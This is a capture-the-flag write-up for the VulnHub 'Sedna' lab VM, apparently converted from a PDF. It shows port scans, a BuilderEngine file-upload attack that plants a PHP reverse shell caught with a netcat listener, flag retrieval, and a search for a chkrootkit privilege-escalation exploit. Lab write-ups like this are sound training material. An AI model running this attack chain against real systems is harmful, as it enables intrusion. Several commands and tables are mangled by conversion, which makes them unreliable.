# [VulnHub] hackfest2016: Sedna

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### Overview

This is a writeup for VulnHub VM hackfest2016: Sedna. Here's an overview of the enumeration  $\rightarrow$  exploitation  $\rightarrow$  privilege escalation process:




Figure 1: writeup.overview.killchain

### Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Wed Sep 18 18:02:06 2019 as: nmap -vv --reason -Pn -sV -sC
    → --version-all -oN
    /root/toolbox/writeups/vulnhub.sedna/results/192.168.92.176/scans/_quick_tcp_nmap.txt -oX
    /root/toolbox/writeups/vulnhub.sedna/results/192.168.92.176/scans/xml/_quick_tcp_nmap.xml
      192.168.92.176
   Nmap scan report for 192.168.92.176
   Host is up, received arp-response (0.0036s latency).
   Scanned at 2019-09-18 18:02:07 PDT for 27s
   Not shown: 989 closed ports
  Reason: 989 resets
   PORT
          STATE SERVICE
                             REASON
                                            VERSION
   22/tcp open ssh
                             syn-ack ttl 64 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux;
    → protocol 2.0)
   ssh-hostkey:
       1024 aa:c3:9e:80:b4:81:15:dd:60:d5:08:ba:3f:e0:af:08 (DSA)
10
   ssh-dss AAAAB3NzaC1kc3MAAACBAMicg98pQuoQKbqtp4SrKqiCeUCdVMojzPj9TQM1ETIkvcGzMqEFSweayAKO/
    9ZbCVfmzqhU+xt9v42cVYTbuGrLDDTE+Z6cZ2nmTSV92EgDeRMuRQ3E3Gy9oZ6QhFMFetPhDe3uH+
    4 KQMo9RUFZJgvckYiaiKYypHL+gxLhXdVGBAAAAFQCxv8bJP8R9Xc8H5k/PuUlMhUt+
    4 dQAAAIEAjclDqWZRqhQPIOxth5arD/nhvkFFCfXHWwFh4oJQq82I1NKPpInrii7ihF50clLAs5kI6z/25sw+Hd3+
       vHz/KMWheh8Z82oiAm0dw00F4KnGQVW8Ze5XoappS3+0F0J8mk1StxS8pJzh7/aH+
    4 k5S4ehRw8InS9f1Vxhyiv2Znw8AAACANjD8TA+fEWlpnbK5w61pzJUHc7KyhtS+6+fqR+Q1JKTuc3Yb1ducvdbhXo8
    → V3sPlYwtPpIVBS7l1g43henKx70snmYG30m30pVNQXdHbUmQfrM0rG0vZNk=
       2048 41:7f:c2:5d:d5:3a:68:e4:c5:d9:cc:60:06:76:93:a5 (RSA)
   ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCfmGW1J/510AIb0AD08vS6WWQDg0/
    oiZwdFMDmA8yEtHCEvasNfZLnnW4eByrCANMnLGC61GbbY288m9uP/cISt2cEGo1H8p9nwV1pKUc+aAJzkMiBSC0A/
    OC5o9Pgm7M7Bb1rVykpUQmg/DZp6xEEKMlIOL9vf3uKspiIqkSEFdD6vPKAGy5wPXHosuBkvXrUgo+

¬ drp09pT2lqXt8tbNrao2DxHRwkFge/QtfPN319CNMMRyj/st0wj+

    vlDxUfmMDzvAJcEQMC14B29WEkdfwbLzhbSvcpzIIZ0biNA+E4YMrtL9I1F0/kDN065IJRXPY60JicM+

→ IhkFdzSOuhREp

     256 ef:2d:65:85:f8:3a:85:c2:33:0b:7d:f9:c8:92:22:03 (ECDSA)
   ecdsa-sha2-nistp256
15
    AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFOOuNYcmh11nKX153anHYpGEM/
    → udK7ham2W0PhuvyZJ0UYF/rxlas7KMo+UWZimVAedAUQYy5iq7nJlNjQpxQw=
       256 ca:36:3c:32:e6:24:f9:b7:b4:d4:1d:fc:c0:da:10:96 (ED25519)
16
   ssh-ed25519 AAAAC3NzaC11ZDI1NTE5AAAAIC2Tab8Mt8xFjZKPwPpXzg2x6a6WhRaW0JCzb+lOrrbE
17
                           syn-ack ttl 64 ISC BIND 9.9.5-3 (Ubuntu Linux)
   53/tcp
            open domain
18
   dns-nsid:
19
   bind.version: 9.9.5-3-Ubuntu
20
   80/tcp
          open http
                             syn-ack ttl 64 Apache httpd 2.4.7 ((Ubuntu))
21
   | http-methods:
22
   Supported Methods: GET HEAD POST OPTIONS
   http-robots.txt: 1 disallowed entry
24
   Hackers
25
   http-server-header: Apache/2.4.7 (Ubuntu)
26
   |_http-title: Site doesn't have a title (text/html).
   110/tcp open pop3
                             syn-ack ttl 64 Dovecot pop3d
28
   pop3-capabilities: SASL PIPELINING STLS AUTH-RESP-CODE RESP-CODES TOP CAPA UIDL
   | ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail
    server/emailAddress=root@localhost/organizationalUnitName=localhost
   | Issuer: commonName=localhost/organizationName=Dovecot mail
    server/emailAddress=root@localhost/organizationalUnitName=localhost
   | Public Key type: rsa
```

```
| Public Key bits: 2048
33
   | Signature Algorithm: sha256WithRSAEncryption
   | Not valid before: 2016-10-07T19:17:14
35
   | Not valid after: 2026-10-07T19:17:14
            a32c 1b8e 97f3 210f d238 ba3d ac45 74f7
   I MD5:
37
   | SHA-1: 0b7b 4229 b7af 8f89 d533 2ecf 5a1f f652 a015 0295
38
    ----BEGIN CERTIFICATE----
39
   | MIIDnTCCAoWgAwIBAgIJAOPieD18C1zLMAOGCSqGSIb3DQEBCwUAMGUxHDAaBgNV
40
   | BAoMEORvdmVjb3QgbWFpbCBzZXJ2ZXIxEjAQBgNVBAsMCWxvY2FsaG9zdDESMBAG
41
   | A1UEAwwJbG9jYWxob3NOMROwGwYJKoZIhvcNAQkBFg5yb290QGxvY2FsaG9zdDAe
42
   | FwOxNjEwMDcxOTE3MTRaFwOyNjEwMDcxOTE3MTRaMGUxHDAaBgNVBAoMEORvdmVj
   | b3QgbWFpbCBzZXJ2ZXIxEjAQBgNVBAsMCWxvY2FsaG9zdDESMBAGA1UEAwwJbG9j
44
   YWxob3NOMROwGwYJKoZIhvcNAQkBFg5yb290QGxvY2FsaG9zdDCCASIwDQYJKoZI
   | hvcNAQEBBQADggEPADCCAQoCggEBANgEPrhbMnoofhkznlgq/qhMB/PykOQMB+Ec
46
   | MI3eQIsBxtkr0LnrT0woZ9R2S6MAFNkXEiZANkgFpNeseIHVPgL4UygvophgEL1t
   | GUa9XzQR1qUEvbZxo12/EA4UxRBcqR6kcNhfKZoxbY6mkRGwci2LGo2fuh6oY1+n
48
   | K5Fisu6pVMVD+2Yv7DXNIHDQYVKyicqFeHUoCxA4r6CflEFEqbVftwQLTI7WMfmb
   | vhHPVrWaRDaVL8BrQUGZOSqQeCMGzDb7FKTCuovuA91gbQVvS4aYgZ5351uPEouP
50
   dQSP4M9+/oi5EUNh17rrAwHQTfooufDb5dcUKSkmepxQQj/smBsCAwEAAaNQME4w
51
   | HQYDVROOBBYEFCQ1pdBP6HsgfOSj4JaO/CL9Rgt4MB8GA1UdIwQYMBaAFCQ1pdBP
52
   | 6HsgfOSj4JaO/CL9Rgt4MAwGA1UdEwQFMAMBAf8wDQYJKoZIhvcNAQELBQADggEB
53
   | ACFvU3t31scCHV3kHEGt3gN+5sADA9KsOn6a5SRuwHgjCPtUMUzINeGkPBES/yNL
   R7Z19bQUj2TSEauenIxGDamCzGNzwpdeyNSPT8Ce6NE+Gv4xarAQlpzg1+c1CUZP
55
   TKQlrNZ1MYAJMJNebn2zXNPY+o4X0Foda8RzCKHB5c/ErPfQbgxsrWjoZuNY2/pf
56
   BCab1I91ExaHiIRMjOUNsXae9kZIyFkh2HghKN+/b/fGoYClwOv6U/BFeEAtCwen
57
   | FOOsUuo8V8xwlxGotA/swaAznhE48lbXX5sKSjr19W/EIxPNUueg9Sx4uEBfAEFo
   | W+4SE1VrFEDdGPE+HYeeBHY=
59
   |_----END CERTIFICATE----
   |_ssl-date: ERROR: Script execution failed (use -d to debug)
61
   111/tcp open rpcbind syn-ack ttl 64 2-4 (RPC #100000)
   | rpcinfo:
63
      program version port/proto service
                         111/tcp rpcbind
     100000 2,3,4
65
     100000 2,3,4
                           111/udp rpcbind
       100024 1
                          40176/tcp status
67
   100024 1
                          40863/udp status
   139/tcp open netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
69
   143/tcp open imap
                              syn-ack ttl 64 Dovecot imapd (Ubuntu)
70
   |_imap-capabilities: ENABLE Pre-login more IDLE listed capabilities IMAP4rev1 post-login
    → LOGIN-REFERRALS ID OK STARTTLS SASL-IR have LITERAL+ LOGINDISABLEDA0001
   | ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail
    server/emailAddress=root@localhost/organizationalUnitName=localhost
   | Issuer: commonName=localhost/organizationName=Dovecot mail
    server/emailAddress=root@localhost/organizationalUnitName=localhost
   | Public Key type: rsa
   | Public Key bits: 2048
75
   | Signature Algorithm: sha256WithRSAEncryption
   | Not valid before: 2016-10-07T19:17:14
   | Not valid after: 2026-10-07T19:17:14
            a32c 1b8e 97f3 210f d238 ba3d ac45 74f7
79
   | SHA-1: 0b7b 4229 b7af 8f89 d533 2ecf 5a1f f652 a015 0295
   | ----BEGIN CERTIFICATE----
81
   | MIIDnTCCAoWgAwIBAgIJAOPieD18C1zLMAOGCSqGSIb3DQEBCwUAMGUxHDAaBgNV
   | BAoMEORvdmVjb3QgbWFpbCBzZXJ2ZXIxEjAQBgNVBAsMCWxvY2FsaG9zdDESMBAG
83
   | A1UEAwwJbG9jYWxob3N0MR0wGwYJKoZIhvcNAQkBFg5yb290QGxvY2FsaG9zdDAe
   | FwOxNjEwMDcxOTE3MTRaFwOyNjEwMDcxOTE3MTRaMGUxHDAaBgNVBAoMEORvdmVj
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| b3QgbWFpbCBzZXJ2ZXIxEjAQBgNVBAsMCWxvY2FsaG9zdDESMBAGA1UEAwwJbG9j
86
     YWxob3NOMROwGwYJKoZIhvcNAQkBFg5yb290QGxvY2FsaG9zdDCCASIwDQYJKoZI
    | hvcNAQEBBQADggEPADCCAQoCggEBANgEPrhbMnoofhkznlgq/qhMB/Pyk0QMB+Ec
    | MI3eQIsBxtkrOLnrTOwoZ9R2S6MAFNkXEiZANkgFpNeseIHVPgL4UygvophgEL1t
89
    GUa9XzQR1qUEvbZxo12/EA4UxRBcqR6kcNhfKZoxbY6mkRGwci2LGo2fuh6oY1+n
90
     K5Fisu6pVMVD+2Yv7DXNIHDQYVKyicqFeHUoCxA4r6CflEFEqbVftwQLTI7WMfmb
91
      vhHPVrWaRDaVL8BrQUGZOSqQeCMGzDb7FKTCuovuA91gbQVvS4aYgZ5351uPEouP
92
      dQSP4M9+/oi5EUNhI7rrAwHQTfooufDb5dcUKSkmepxQQj/smBsCAwEAAaNQME4w
93
      HQYDVROOBBYEFCQ1pdBP6HsgfOSj4JaO/CL9Rgt4MB8GA1UdIwQYMBaAFCQ1pdBP
      6Hsgf0Sj4Ja0/CL9Rgt4MAwGA1UdEwQFMAMBAf8wDQYJKoZIhvcNAQELBQADggEB
95
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     R7Z19bQUj2TSEauenIxGDamCzGNzwpdeyNSPT8Ce6NE+Gv4xarAQlpzg1+c1CUZP
97
     TKQlrNZ1MYAJMJNebn2zXNPY+o4X0Foda8RzCKHB5c/ErPfQbgxsrWjoZuNY2/pf
     BCab1I91ExaHiIRMjOUNsXae9kZIyFkh2HghKN+/b/fGoYClwOv6U/BFeEAtCwen
99
    | FOOsUuo8V8xwlxGotA/swaAznhE48lbXX5sKSjr19W/EIxPNUueg9Sx4uEBfAEFo
    | W+4SElVrFEDdGPE+HYeeBHY=
101
    | ----END CERTIFICATE----
102
    |_ssl-date: ERROR: Script execution failed (use -d to debug)
103
    445/tcp open netbios-ssn syn-ack ttl 64 Samba smbd 4.1.6-Ubuntu (workgroup: WORKGROUP)
104
    993/tcp open ssl/imap
                               syn-ack ttl 64 Dovecot imapd (Ubuntu)
105
    |_imap-capabilities: ENABLE Pre-login more listed AUTH=PLAINA0001 IMAP4rev1 OK LOGIN-REFERRALS
106
    → ID capabilities post-login SASL-IR have LITERAL+ IDLE
    | ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail
107
    server/emailAddress=root@localhost/organizationalUnitName=localhost
    | Issuer: commonName=localhost/organizationName=Dovecot mail
108
    server/emailAddress=root@localhost/organizationalUnitName=localhost
    | Public Key type: rsa
109
    | Public Key bits: 2048
    | Signature Algorithm: sha256WithRSAEncryption
111
    | Not valid before: 2016-10-07T19:17:14
     Not valid after: 2026-10-07T19:17:14
113
            a32c 1b8e 97f3 210f d238 ba3d ac45 74f7
    I MD5:
    | SHA-1: 0b7b 4229 b7af 8f89 d533 2ecf 5a1f f652 a015 0295
115
      ----BEGIN CERTIFICATE----
    | MIIDnTCCAoWgAwIBAgIJAOPieD18C1zLMAOGCSqGSIb3DQEBCwUAMGUxHDAaBgNV
117
    BAoMEORvdmVjb3QgbWFpbCBzZXJ2ZXIxEjAQBgNVBAsMCWxvY2FsaG9zdDESMBAG
118
     A1UEAwwJbG9jYWxob3NOMROwGwYJKoZIhvcNAQkBFg5yb290QGxvY2FsaG9zdDAe
119
      FwOxNjEwMDcxOTE3MTRaFwOyNjEwMDcxOTE3MTRaMGUxHDAaBgNVBAoMEORvdmVj
120
      b3QgbWFpbCBzZXJ2ZXIxEjAQBgNVBAsMCWxvY2FsaG9zdDESMBAGA1UEAwwJbG9j
121
      YWxob3NOMROwGwYJKoZIhvcNAQkBFg5yb290QGxvY2FsaG9zdDCCASIwDQYJKoZI
122
     hvcNAQEBBQADggEPADCCAQoCggEBANgEPrhbMnoofhkznlgq/qhMB/PykOQMB+Ec
123
      MI3eQIsBxtkr0LnrT0woZ9R2S6MAFNkXEiZANkgFpNeseIHVPgL4UygvophgEL1t
124
     GUa9XzQR1qUEvbZxo12/EA4UxRBcqR6kcNhfKZoxbY6mkRGwci2LGo2fuh6oY1+n
125
     K5Fisu6pVMVD+2Yv7DXNIHDQYVKyicqFeHUoCxA4r6Cf1EFEqbVftwQLTI7WMfmb
126
     vhHPVrWaRDaVL8BrQUGZOSqQeCMGzDb7FKTCuovuA91gbQVvS4aYgZ5351uPEouP
      dQSP4M9+/oi5EUNhI7rrAwHQTfooufDb5dcUKSkmepxQQj/smBsCAwEAAaNQME4w
128
     HQYDVROOBBYEFCQ1pdBP6Hsgf0Sj4Ja0/CL9Rgt4MB8GA1UdIwQYMBaAFCQ1pdBP
      6Hsgf0Sj4Ja0/CL9Rgt4MAwGA1UdEwQFMAMBAf8wDQYJKoZIhvcNAQELBQADggEB
130
      ACFvU3t3lscCHV3kHEGt3gN+5sADA9KsOn6a5SRuwHgjCPtUMUzINeGkPBES/yNL
     R7Z19bQUj2TSEauenIxGDamCzGNzwpdeyNSPT8Ce6NE+Gv4xarAQlpzg1+c1CUZP
132
    TKQlrNZ1MYAJMJNebn2zXNPY+o4X0Foda8RzCKHB5c/ErPfQbgxsrWjoZuNY2/pf
    BCab1I91ExaHiIRMjOUNsXae9kZIyFkh2HghKN+/b/fGoYClwOv6U/BFeEAtCwen
134
    F00sUuo8V8xwlxGotA/swaAznhE48lbXX5sKSjr19W/EIxPNUueg9Sx4uEBfAEFo
135
    | W+4SE1VrFEDdGPE+HYeeBHY=
136
    | ----END CERTIFICATE----
137
    |_ssl-date: ERROR: Script execution failed (use -d to debug)
138
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```
995/tcp open ssl/pop3
                                syn-ack ttl 64 Dovecot pop3d
139
    | pop3-capabilities: USER PIPELINING SASL(PLAIN) AUTH-RESP-CODE RESP-CODES TOP CAPA UIDL
140
    | ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail
141
       server/emailAddress=root@localhost/organizationalUnitName=localhost
    | Issuer: commonName=localhost/organizationName=Dovecot mail
142
    server/emailAddress=root@localhost/organizationalUnitName=localhost
    | Public Key type: rsa
143
    | Public Key bits: 2048
144
    | Signature Algorithm: sha256WithRSAEncryption
145
    | Not valid before: 2016-10-07T19:17:14
146
    | Not valid after: 2026-10-07T19:17:14
             a32c 1b8e 97f3 210f d238 ba3d ac45 74f7
148
    | SHA-1: 0b7b 4229 b7af 8f89 d533 2ecf 5a1f f652 a015 0295
149
    ----BEGIN CERTIFICATE----
150
    | MIIDnTCCAoWgAwIBAgIJAOPieD18C1zLMAOGCSqGSIb3DQEBCwUAMGUxHDAaBgNV
    BAoMEORvdmVjb3QgbWFpbCBzZXJ2ZXIxEjAQBgNVBAsMCWxvY2FsaG9zdDESMBAG
152
    A1UEAwwJbG9jYWxob3NOMROwGwYJKoZIhvcNAQkBFg5yb290QGxvY2FsaG9zdDAe
    | FwOxNjEwMDcxOTE3MTRaFwOyNjEwMDcxOTE3MTRaMGUxHDAaBgNVBAoMEORvdmVj
154
    | b3QgbWFpbCBzZXJ2ZXIxEjAQBgNVBAsMCWxvY2FsaG9zdDESMBAGA1UEAwwJbG9j
155
    | YWxob3NOMROwGwYJKoZIhvcNAQkBFg5yb290QGxvY2FsaG9zdDCCASIwDQYJKoZI
156
    hvcNAQEBBQADggEPADCCAQoCggEBANgEPrhbMnoofhkznlgq/qhMB/PykOQMB+Ec
157
    | MI3eQIsBxtkr0LnrT0woZ9R2S6MAFNkXEiZANkgFpNeseIHVPgL4UygvophgEL1t
158
    GUa9XzQR1qUEvbZxo12/EA4UxRBcqR6kcNhfKZoxbY6mkRGwci2LGo2fuh6oY1+n
159
    | K5Fisu6pVMVD+2Yv7DXNIHDQYVKyicqFeHUoCxA4r6CflEFEqbVftwQLTI7WMfmb
160
    | vhHPVrWaRDaVL8BrQUGZOSqQeCMGzDb7FKTCuovuA91gbQVvS4aYgZ5351uPEouP
161
    | dQSP4M9+/oi5EUNhI7rrAwHQTfooufDb5dcUKSkmepxQQj/smBsCAwEAAaNQME4w
162
    | HQYDVROOBBYEFCQ1pdBP6HsgfOSj4JaO/CL9Rgt4MB8GA1UdIwQYMBaAFCQ1pdBP
163
    | 6HsgfOSj4JaO/CL9Rgt4MAwGA1UdEwQFMAMBAf8wDQYJKoZIhvcNAQELBQADggEB
    ACFvU3t31scCHV3kHEGt3gN+5sADA9KsOn6a5SRuwHgjCPtUMUzINeGkPBES/yNL
165
    R7Z19bQUj2TSEauenIxGDamCzGNzwpdeyNSPT8Ce6NE+Gv4xarAQlpzg1+c1CUZP
    | TKQlrNZ1MYAJMJNebn2zXNPY+o4X0Foda8RzCKHB5c/ErPfQbgxsrWjoZuNY2/pf
167
    BCab1I91ExaHiIRMjOUNsXae9kZIyFkh2HghKN+/b/fGoYClwOv6U/BFeEAtCwen
    | FOOsUuo8V8xwlxGotA/swaAznhE48lbXX5sKSjr19W/EIxPNUueg9Sx4uEBfAEFo
169
    | W+4SE1VrFEDdGPE+HYeeBHY=
    | ----END CERTIFICATE----
171
    |_ssl-date: TLS randomness does not represent time
                                syn-ack ttl 64 Apache Tomcat/Coyote JSP engine 1.1
    8080/tcp open http
173
    | http-methods:
174
        Supported Methods: GET HEAD POST PUT DELETE OPTIONS
175
       Potentially risky methods: PUT DELETE
176
    |_http-open-proxy: Proxy might be redirecting requests
177
    |_http-server-header: Apache-Coyote/1.1
178
    |_http-title: Apache Tomcat
    MAC Address: 00:0C:29:53:40:6E (VMware)
180
    Service Info: Host: SEDNA; OS: Linux; CPE: cpe:/o:linux:linux_kernel
182
    Host script results:
183
    clock-skew: mean: 1h19m48s, deviation: 2h18m34s, median: -12s
184
    | nbstat: NetBIOS name: SEDNA, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
    | Names:
186
        SEDNA<00>
                             Flags: <unique><active>
        SEDNA<03>
                             Flags: <unique><active>
188
        SEDNA<20>
                             Flags: <unique><active>
189
        \x01\x02_MSBROWSE__\x02<01> Flags: <group><active>
190
        WORKGROUP<00>
                             Flags: <group><active>
191
                             Flags: <unique><active>
        WORKGROUP<1d>
192
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WORKGROUP<1e>
                           Flags: <group><active>
193
     Statistics:
       195
       196
       197
    | p2p-conficker:
198
       Checking for Conficker.C or higher...
199
       Check 1 (port 37004/tcp): CLEAN (Couldn't connect)
200
       Check 2 (port 19405/tcp): CLEAN (Couldn't connect)
201
       Check 3 (port 47650/udp): CLEAN (Timeout)
202
       Check 4 (port 64850/udp): CLEAN (Failed to receive data)
       0/4 checks are positive: Host is CLEAN or ports are blocked
204
    | smb-os-discovery:
       OS: Unix (Samba 4.1.6-Ubuntu)
206
       NetBIOS computer name: SEDNA\x00
       Workgroup: WORKGROUP\x00
208
    System time: 2019-09-18T21:02:13-04:00
   | smb-security-mode:
210
       account_used: guest
211
       authentication_level: user
212
       challenge_response: supported
213
    |_ message_signing: disabled (dangerous, but default)
    | smb2-security-mode:
215
       2.02:
216
         Message signing enabled but not required
217
    | smb2-time:
       date: 2019-09-18 18:02:13
219
    |_ start_date: N/A
221
   Read data files from: /usr/bin/../share/nmap
222
   Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
223
   # Nmap done at Wed Sep 18 18:02:34 2019 -- 1 IP address (1 host up) scanned in 27.71 seconds
```

2. From the Nikto scan report we see that there is a license.txt file that could be interesting. We take a look at the file and find Copyright (c) 2012 - 2015 BuilderEngine / Radian Enterprise Systems Limited. message in it indicating installation of BuilderEngine application:

```
- Nikto v2.1.6
   + Target IP:
                         192.168.92.176
   + Target Hostname:
                         192.168.92.176
   + Target Port:
                          80
   + Start Time:
                          2019-09-18 18:02:37 (GMT-7)
   + Server: Apache/2.4.7 (Ubuntu)
   + Server leaks inodes via ETags, header found with file /, fields: 0x65 0x53fb059bb5bc8
   + The anti-clickjacking X-Frame-Options header is not present.
10
   + The X-XSS-Protection header is not defined. This header can hint to the user agent to protect

→ against some forms of XSS

   + The X-Content-Type-Options header is not set. This could allow the user agent to render the
    _{	riangledown} content of the site in a different fashion to the MIME type
   + No CGI Directories found (use '-C all' to force check all possible dirs)
   + "robots.txt" contains 1 entry which should be manually viewed.
   + Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final
    → release) and 2.2.29 are also current.
   + Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
```

### Findings

### Open Ports:

```
22/tcp
                              OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
                ssh
  53/tcp
                              ISC BIND 9.9.5-3 (Ubuntu Linux)
                domain
  80/tcp
                http
                              Apache httpd 2.4.7 ((Ubuntu))
  110/tcp
                pop3
                              Dovecot pop3d
5 111/tcp
             rpcbind
                              2-4 (RPC #100000)
  137/udp
             netbios-ns?
  139/tcp
           netbios-ssn | Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
  143/tcp
             imap
                           Dovecot imapd (Ubuntu)
9 445/tcp
             netbios-ssn | Samba smbd 4.1.6-Ubuntu (workgroup: WORKGROUP)
10 993/tcp
             ssl/imap | Dovecot imapd (Ubuntu)
             | ssl/pop3
                           | Dovecot pop3d
  995/tcp
11
12 8080/tcp | http
                            | Apache Tomcat/Coyote JSP engine 1.1
                            1 (RPC #100024)
  40176/tcp | status
```

### **Files**

http://192.168.92.176/license.txt

# Phase #2: Exploitation

1. There's an arbitrary file upload exploit for BuilderEngine that we can use:



Figure 2: writeup.exploitation.steps.1.1

2. The exploit needs an update to point to the right BuilderEngine url and then it can be used to POST a local file to the target server. We use this exploit to upload a PHP reverse shell, note the location of uploaded file, start a local netcat listener and trigger file execution to catch incoming reverse shell:

```
http://192.168.92.176/themes/dashboard/assets/plugins/jquery-file-upload/server/php/nc -nlvp 9999
http://192.168.92.176/files/php-reverse-shell.php
```




Figure 3: writeup.exploitation.steps.2.1




Figure 4: writeup.exploitation.steps.2.2

```
root@kali: ~/toolbox/data/writeups/vulnhub.sedna # nc -nlvp 9999
listening on [any] 9999 ...
connect to [192.168.92.163] from (UNKNOWN) [192.168.92.176] 33511
Linux Sedna 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:12 UTC 2014 i686 i686 i686 GNU/Linux
 21:22:30 up 22 min, 0 users, load average: 0.01, 0.07, 0.25
USER
        TTY
                  FROM
                                   LOGIN@
                                           IDLE
                                                  JCPU
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ uname -a
Linux Sedna 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:12 UTC 2014 i686 i686 i686 GNU/Linux
$ ifconfig
eth0
          Link encap:Ethernet HWaddr 00:0c:29:53:40:6e
          inet addr:192.168.92.176 Bcast:192.168.92.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe53:406e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:625597 errors:6 dropped:7 overruns:0 frame:0
          TX packets:488807 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:63714580 (63.7 MB) TX bytes:133375349 (133.3 MB)
          Interrupt:19 Base address:0x2000
lo
          Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:531 errors:0 dropped:0 overruns:0 frame:0
          TX packets:531 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:93984 (93.9 KB) TX bytes:93984 (93.9 KB)
```

Figure 5: writeup.exploitation.steps.2.3

### Phase #2.5: Post Exploitation

```
www-data@Sedna> id
   uid=33(www-data) gid=33(www-data) groups=33(www-data)
   www-data@Sedna>
   www-data@Sedna> uname
   Linux Sedna 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:12 UTC 2014 i686 i686 i686
    \hookrightarrow GNU/I.i.n.u.x.
   www-data@Sedna>
6
   www-data@Sedna> ifconfig
   eth0 Link encap:Ethernet HWaddr 00:0c:29:53:40:6e
8
          inet addr:192.168.92.176 Bcast:192.168.92.255 Mask:255.255.255.0
9
          inet6 addr: fe80::20c:29ff:fe53:406e/64 Scope:Link
10
          UP BROADCAST RUNNING MULTICAST MTU: 1500 Metric: 1
11
          RX packets:625597 errors:6 dropped:7 overruns:0 frame:0
12
          TX packets:488807 errors:0 dropped:0 overruns:0 carrier:0
13
          collisions: 0 txqueuelen: 1000
14
          RX bytes:63714580 (63.7 MB) TX bytes:133375349 (133.3 MB)
15
          Interrupt:19 Base address:0x2000
   www-data@Sedna>
17
   www-data@Sedna> users
```

crackmeforpoints

## Phase #3: Privilege Escalation

1. While exploring /var/www directory we find the first flag:

cat /var/www/flag.txt

```
www-data@Sedna:/$ cd /var/www/
flag.txt html/
www-data@Sedna:/$ cd /var/www/
www-data@Sedna:/var/www$
www-data@Sedna:/var/www$
www-data@Sedna:/var/www$ ls -la
total 16
drwxr-xr-x 3 root
                       root
                                4096 Oct 22 2016 .
drwxr-xr-x 13 root
                       root
                                4096 Oct 7 2016 ...
                                  33 Oct 22 2016 flag.txt
-rw-r--r-- 1 www-data www-data
drwxr-xr-x 9 www-data www-data 4096 Oct 25 2016 html
www-data@Sedna:/var/www$
www-data@Sedna:/var/www$
www-data@Sedna:/var/www$
www-data@Sedna:/var/www$ cat flag.txt
bfbb7e6e6e88d9ae66848b9aeac6b289
www-data@Sedna:/var/www$
```

Figure 6: writeup.privesc.steps.1.1

2. We look for presence of chkrootkit shell script and find at /etc/chkrootkit/chkrootkit:

```
find / -type f -name chkrootkit 2>/dev/null
file /etc/chkrootkit/chkrootkit
```

```
www-data@Sedna:/tmp$ find / -type f -name chkrootkit 2>/dev/null
/etc/chkrootkit/chkrootkit
www-data@Sedna:/tmp$
www-data@Sedna:/tmp$ file /etc/chkrootkit/chkrootkit
/etc/chkrootkit/chkrootkit: POSIX shell script, ASCII text executable
www-data@Sedna:/tmp$
```

Figure 7: writeup.privesc.steps.2.1

3. We find a local privilege escalation exploit for chkrootkit using searchsploit and look at steps to use this:

```
searchsploit chkrootkit
searchsploit -x 33899
```

```
root@kali: -/toolbox/data/writeups/vulnhub.sedna # ss chkrootkit

Exploit Title | Path | (/usr/share/exploitdb/)

GENTOOTHE 0-49 - Local Privilege Escalation (Metasploit) | exploits/Linux/local/33999.txt | exploits/Linux/local/38775.rb

Shellcodes: No Result | exploits/Linux/local/38775.rb
```

Figure 8: writeup.privesc.steps.3.1

